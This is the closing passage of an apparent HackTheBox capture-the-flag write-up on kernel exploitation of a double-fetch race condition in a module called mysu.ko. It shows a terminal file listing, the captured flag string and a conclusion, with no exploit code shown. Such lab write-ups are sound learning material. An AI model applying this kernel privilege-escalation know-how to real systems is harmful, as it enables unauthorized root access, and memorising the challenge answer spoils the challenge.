
Finding Flag

To ensure compatibility with the remote instance, we scrutinize the libpthread library. Its presence on the remote system alleviates concerns, as it's installed and ready for use. However, if the library is absent, we resort to compiling the binary as static. This approach eliminates dependencies on shared libraries, albeit resulting in a bulkier file.

For transferring the binary, we adopt a two-step process. Firstly, we compress the binary to reduce its size, facilitating faster transmission. Then, to safeguard against data corruption during transfer, we encode the compressed data using Base64 encoding. This encoding scheme ensures that the binary's integrity remains intact throughout the transmission process.

By employing these measures, we streamline the binary transfer process, ensuring seamless compatibility with the remote instance while mitigating the risk of data loss or corruption.

This is the screenshort of finding the flag



```
┌──(kali㉿kali)-[~/Desktop/release]
└─$ ls
bin     dev  exploit.c   flag  hash.c  init  lib64    media  mysu.ko    opt   root         rootfs.cpio.gz  run.sh  solve_angr.oy  sys  usr
bzImage etc  exploit.gz  hash  home    lib   linuxrc  mnt    notes.txt  proc  rootfs.cpio  run             sbin    solve_angr.py  tmp  var

┌──(kali㉿kali)-[~/Desktop/release]
└─$ ls -lh --time-style=+
total 19M
drwxr-xr-x 2 root root 4.0K  bin
-rw-r--r-- 1 kali kali 8.1M  bzImage
drwxr-xr-x 4 root root 4.0K  dev
drwxr-xr-x 5 root root 4.0K  etc
-rw-r--r-- 1 kali kali 1.2K  exploit.c
-rwxr-xr-x 1 kali kali 2.7K  exploit.gz
-rw-r--r-- 1 kali kali   44  flag
-rwxr-xr-x 1 kali kali  16K  hash
-rw-r--r-- 1 kali kali  462  hash.c
drwxr-xr-x 3 root root 4.0K  home
-rwxr-xr-x 1 kali kali  443  init
drwxr-xr-x 3 root root 4.0K  lib
lrwxrwxrwx 1 kali kali    3  lib64 → lib
lrwxrwxrwx 1 kali kali   11  linuxrc → bin/busybox
drwxr-xr-x 2 root root 4.0K  media
drwxr-xr-x 2 root root 4.0K  mnt
-rw------- 1 kali kali 8.1K  mysu.ko
-rw-r--r-- 1 kali kali   84  notes.txt
drwxr-xr-x 2 root root 4.0K  opt
drwxr-xr-x 2 root root 4.0K  proc
drwx------ 2 root root 4.0K  root
-rw-r--r-- 1 kali kali 6.9M  rootfs.cpio
-rw-r--r-- 1 kali kali 3.2M  rootfs.cpio.gz
drwxr-xr-x 2 root root 4.0K  run
-rwxr-xr-x 1 kali kali  262  run.sh
drwxr-xr-x 2 root root 4.0K  sbin
-rw-r--r-- 1 kali kali  362  solve_angr.oy
-rw-r--r-- 1 kali kali  362  solve_angr.py
drwxr-xr-x 2 root root 4.0K  sys
drwxr-xr-t 2 root root 4.0K  tmp
drwxr-xr-x 6 root root 4.0K  usr
drwxr-xr-x 4 root root 4.0K  var

┌──(kali㉿kali)-[~/Desktop/release]
└─$ cat flag
HTB{C0ngr4ts_y0u_3xpl0it3d_A_D0uBlE-FeTcH}

┌──(kali㉿kali)-[~/Desktop/release]
└─$ 
```

Conclusion :
In conclusion, Kernel Adventures Part-1 provides an immersive journey into kernel exploitation, unraveling the intricacies of cybersecurity vulnerabilities inherent in operating system kernels. Throughout this project, participants engage with the mysu.ko module, dissecting its vulnerabilities and exploiting a race condition to gain unauthorized access.

The discovery and resolution of the race condition highlight the critical importance of thorough testing and analysis in identifying and patching vulnerabilities. By addressing concurrency and resource access issues within mysu.ko, system security and integrity are significantly enhanced.

Furthermore, the process of finding the flag underscores the importance of ensuring compatibility and data integrity during binary transfer. By employing compression and Base64 encoding techniques, the risk of data corruption is mitigated, ensuring seamless transmission and execution on remote instances.

Overall, Kernel Adventures Part-1 serves as a testament to the multifaceted nature of cybersecurity, encompassing reverse engineering, vulnerability analysis, exploit development, and ethical hacking. Through collaborative exploration and experimentation, participants deepen their understanding of kernel exploitation techniques, fortifying defenses against emerging threats in the digital landscape.

This the reference link and the git hub link

https://7rocky.github.io/en/ctf/htb-challenges/pwn/kernel-adventures-part-1/

https://github.com/shivanandhareddy/HackThebox-Kernel-Adventures-Part-1

.